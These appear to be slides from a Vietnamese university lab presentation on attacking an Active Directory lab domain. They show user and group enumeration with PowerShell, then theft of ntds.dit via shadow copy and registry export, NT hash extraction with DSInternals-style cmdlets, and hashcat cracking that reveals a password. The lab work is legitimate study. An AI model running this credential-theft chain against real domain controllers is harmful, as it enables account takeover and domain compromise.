The screenshot shows the Active Directory Users and Computers console. The left pane displays the tree structure with 'nhom03.local' expanded, and 'People' > 'IT' selected. The right pane shows a list of users: 'alex' and 'bob', both of type 'User'. A 'Properties' dialog box for the 'alex' user is open, showing the 'General' tab. The 'Member Of' section lists the user's membership in the 'Domain Users' group, which is part of the 'Active Directory Domain Services Folder'.

Name	Type	Description
alex	User	
bob	User	

Remote control		Remote Desktop Services Profile			COM+
General	Address	Account	Profile	Telephones	Organization
Member Of		Dial-in	Environment		Sessions
Member of:					
Name	Active Directory Domain Services Folder				
Domain Users	nhom03.local/Users				






Step 3.2: Khai thác AD qua RSAT

alex Properties ? X

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop Services Profile		COM+
General	Address	Account	Profile
	Telephones	Organization	

 alex

First name: Initials:

Last name:

Display name:

Description:

Office:

Telephone number:

E-mail:

Web page:





Step 3.3: Khai thác AD qua PowerShell (module Active Directory từ RSAT)

```
Filter:
PS C:\Users\haianh> Get-ADUser -Filter *

DistinguishedName : CN=Administrator,CN=Users,DC=nhom03,DC=local
Enabled           : True
GivenName        :
Name             : Administrator
ObjectClass      : user
ObjectGUID       : 60f4c7a9-0518-4bf1-a4f5-06d4f609b1cf
SamAccountName   : Administrator
SID              : S-1-5-21-3156589449-4255526836-2689788875-500
Surname          :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=nhom03,DC=local
Enabled           : False
GivenName        :
Name             : Guest
ObjectClass      : user
ObjectGUID       : 06e9a260-7e0a-466c-8ad3-37a638879fa2
SamAccountName   : Guest
SID              : S-1-5-21-3156589449-4255526836-2689788875-501
Surname          :
UserPrincipalName :

DistinguishedName : CN=haianh,CN=Users,DC=nhom03,DC=local
Enabled           : True
```





Step 3.3: Khai thác AD qua PowerShell (module Active Directory từ RSAT)

```
DistinguishedName : CN=bob,OU=IT,OU=People,DC=nhom03,DC=local
Enabled           : True
GivenName        : bob
Name             : bob
ObjectClass      : user
ObjectGUID       : 0ebdf903-d340-4556-96c5-8f42f888506a
SamAccountName   : bob
SID              : S-1-5-21-3156589449-4255526836-2689788875-1106
Surname          :
UserPrincipalName : bob@nhom03.local

DistinguishedName : CN=alex,OU=IT,OU=People,DC=nhom03,DC=local
Enabled           : True
GivenName        : alex
Name             : alex
ObjectClass      : user
ObjectGUID       : 553ffb9c-6c6e-4075-afd0-e0d4359f139c
SamAccountName   : alex
SID              : S-1-5-21-3156589449-4255526836-2689788875-1107
Surname          :
UserPrincipalName : alex@nhom03.local
```

Các user được liệt kê





Step 3.3: Khai thác AD qua PowerShell (module Active Directory từ RSAT)

Command: Get-ADUser -Identity bob -Properties *

```
DisplayName           : bob
DistinguishedName      : CN=bob,OU=IT,OU=People,DC=nhom03,DC=local
```

```
ntSecurityDescriptor  : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory        : CN=Person,CN=Schema,CN=Configuration,DC=nhom03,DC=local
ObjectClass            : user
ObjectGUID             : 0ebdf903-d340-4556-96c5-8f42f888506a
objectSid              : S-1-5-21-3156589449-4255526836-2689788875-1106
Office                 :
OfficePhone            :
Organization           :
OtherName              :
PasswordExpired        : False
PasswordLastSet        : 11/28/2023 7:28:35 PM
PasswordNeverExpires   : True
PasswordNotRequired    : False
POBox                  :
PostalCode              :
PrimaryGroup            : CN=Domain Users,CN=Users,DC=nhom03,DC=local
primaryGroupID         : 513
PrincipalsAllowedToDelegateToAccount : {}
ProfilePath            :
ProtectedFromAccidentalDeletion : False
pwdLastSet             : 133457021157507902
SamAccountName         : bob
sAMAccountType         : 805306368
```





Step 3.3: Khai thác AD qua PowerShell (module Active Directory từ RSAT)

Khai thác một số group

```
PS C:\Users\haianh> Get-ADGroup -Identity Administrators_

DistinguishedName : CN=Administrators,CN=Builtin,DC=nhom03,DC=local
GroupCategory      : Security
GroupScope         : DomainLocal
Name               : Administrators
ObjectClass        : group
ObjectGUID         : a251e3b4-b09e-40c9-b3f8-3e88a9b6abae
SamAccountName     : Administrators
SID                : S-1-5-32-544
```





Step 3.3: Khai thác AD qua PowerShell (module Active Directory từ RSAT)

Khai thác thành viên của group

```
PS C:\Users\haianh> Get-ADGroupMember -Identity Administrators

distinguishedName : CN=Domain Admins,CN=Users,DC=nhom03,DC=local
name              : Domain Admins
objectClass       : group
objectGUID        : bb618507-84f1-4e27-801b-bc4fc2016c63
SamAccountName    : Domain Admins
SID               : S-1-5-21-3156589449-4255526836-2689788875-512

distinguishedName : CN=Enterprise Admins,CN=Users,DC=nhom03,DC=local
name              : Enterprise Admins
objectClass       : group
objectGUID        : 7fb29839-034d-4734-a795-12f39822e1c5
SamAccountName    : Enterprise Admins
SID               : S-1-5-21-3156589449-4255526836-2689788875-519

distinguishedName : CN=Administrator,CN=Users,DC=nhom03,DC=local
name              : Administrator
objectClass       : user
objectGUID        : 60f4c7a9-0518-4bf1-a4f5-06d4f609b1cf
SamAccountName    : Administrator
SID               : S-1-5-21-3156589449-4255526836-2689788875-500
```





Step 3.3: Khai thác AD qua PowerShell (module Active Directory từ RSAT)

Khai thác domain

```
PS C:\Users\haianh> Get-ADDomain -Server nhom03.local

AllowedDNSSuffixes      : {}
ChildDomains            : {}
ComputersContainer      : CN=Computers,DC=nhom03,DC=local
DeletedObjectsContainer : CN=Deleted Objects,DC=nhom03,DC=local
DistinguishedName       : DC=nhom03,DC=local
DNSRoot                 : nhom03.local
DomainControllersContainer : OU=Domain Controllers,DC=nhom03,DC=local
DomainMode              : Windows2016Domain
DomainSID               : S-1-5-21-3156589449-4255526836-2689788875
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=nhom03,DC=local
Forest                  : nhom03.local
InfrastructureMaster     : WIN-8F8QNHLOL1U.nhom03.local
LastLogonReplicationInterval :
LinkedGroupPolicyObjects : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=nhom03,DC=local}
LostAndFoundContainer    : CN=LostAndFound,DC=nhom03,DC=local
ManagedBy               :
Name                     : nhom03
NetBIOSName              : NHOM03
ObjectClass               : domainDNS
ObjectGUID               : 42b99331-aa15-4b19-ac03-514ba8f64e97
ParentDomain             :
PDCEmulator              : WIN-8F8QNHLOL1U.nhom03.local
PublicKeyRequiredPasswordRolling : True
QuotasContainer          : CN=NTDS Quotas,DC=nhom03,DC=local
ReadOnlyReplicaDirectoryServers : {}
ReplicaDirectoryServers  : {WIN-8F8QNHLOL1U.nhom03.local}
RIDMaster                : WIN-8F8QNHLOL1U.nhom03.local
SubordinateReferences     : {DC=ForestDnsZones,DC=nhom03,DC=local,DC=DomainDnsZones,DC=nhom03,DC=local,CN=Configuration,DC=nhom03,DC=local}
```





Step 4: RDP lên máy DC, khai thác thông tin của AD qua file Ntds.dit:

Cách thức tấn công:

- + Đánh cắp file Ntds.dit
- + Trích xuất hàm hash password
- + Bẻ khóa password, khai thác thông tin





Step 4: Khai thác thông tin của máy AD qua file Ntds.dit: Đánh cắp file Ntds.dit

- **Command:** *vssadmin create shadow /for=C:*

```
C:\Users\Administrator>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {ccf2d238-fe4b-4a76-8fae-3eb31b42de76}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

- **Command:** *copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit c:\Extract\ntds.dit*

```
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit c:\Extract\ntds.dit
1 file(s) copied.
```





Step 4: Khai thác thông tin của máy AD qua file Ntds.dit: Đánh cắp file Ntds.dit

- **Command:** *reg SAVE HKLM\SYSTEM c:\Extract\SYS*

```
C:\Users\Administrator>reg SAVE HKLM\SYSTEM c:\Extract\SYS
The operation completed successfully.
```

- **Command:** *vssadmin delete shadows /shadow={ccf2d238-fe4b-4a76-8fae-3eb31b42de76}*

```
C:\Users\Administrator>vssadmin delete shadows /shadow={ccf2d238-fe4b-4a76-8fae-3eb31b42de76}
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Do you really want to delete 1 shadow copies (Y/N): [N]? y

Successfully deleted 1 shadow copies.

C:\Users\Administrator>
```





Step 4: Khai thác thông tin của máy AD qua file Ntds.dit:

Giải mã bản copy của ntds.dit với Boot key và lấy Hash

- **Command:** *\$key = Get-BootKey -SystemHiveFilePath c:\Extract\SYS*
- **Command:** *Get-ADDBAccount -All -DBPath 'C:\Extract\ntds.dit' -Bootkey \$key*

LastLogonDate:

DisplayName: phillip

GivenName: phillip

Surname:

Description:

ServicePrincipalName:

SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,

SelfRelative

Owner: S-1-5-21-3156589449-4255526836-2689788875-512

Secrets

NTHash: cd40c9ed96265531b21fc5b1dafcfb0a





Step 4: Khai thác thông tin của máy AD qua file Ntds.dit:

- Các thông tin khác khai thác được: CN, DC, Sid, Guid, SamAccountName, SamAccountType, UserPrincipalName, PrimaryGroupid, SidHistory, UserAccountControl

DistinguishedName: CN=**phillip**,OU=IT,DC=nhom01,DC=local

Sid: S-1-5-21-3156589449-4255526836-2689788875-1103

Guid: 49166170-5da1-436e-98af-02f3e5fb0dcc

SamAccountName: phillip

SamAccountType: User

UserPrincipalName: phillip@nhom01.local

PrimaryGroupid: 513

SidHistory:

Enabled: True

UserAccountControl: NormalAccount, PasswordNeverExpires

SupportedEncryptionTypes:

AdminCount: False

Deleted: False





Step 4: Khai thác thông tin của máy AD qua file Ntds.dit: Bẻ khóa password, khai thác thông tin (công cụ Hashcat)

- **Command:** `hashcat -m 1000 hash_ntlm.txt ~/Desktop/Pass.txt --force -O`

```
Dictionary cache hit:
* Filename..: /home/kali/Desktop/Pass.txt
* Passwords.: 1240
* Bytes.....: 9706
* Keyspace..: 1240

cd40c9ed96265531b21fc5b1dafcfb0a:MYPassword123#

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: cd40c9ed96265531b21fc5b1dafcfb0a
Time.Started.....: Thu Nov 23 14:30:42 2023, (0 secs)
Time.Estimated...: Thu Nov 23 14:30:42 2023, (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (/home/kali/Desktop/Pass.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 923.0 kH/s (0.18ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1240/1240 (100.00%)
```





Đại Học Quốc Gia TP. HCM
Trường ĐH Công nghệ Thông tin




**Xin cảm ơn thầy và
các bạn đã theo dõi**



Trường ĐH Công nghệ Thông tin
Đại Học Quốc Gia TP. HCM



ĐẠI HỌC
QUỐC GIA
TP. HỒ CHÍ MINH



Xin cảm ơn.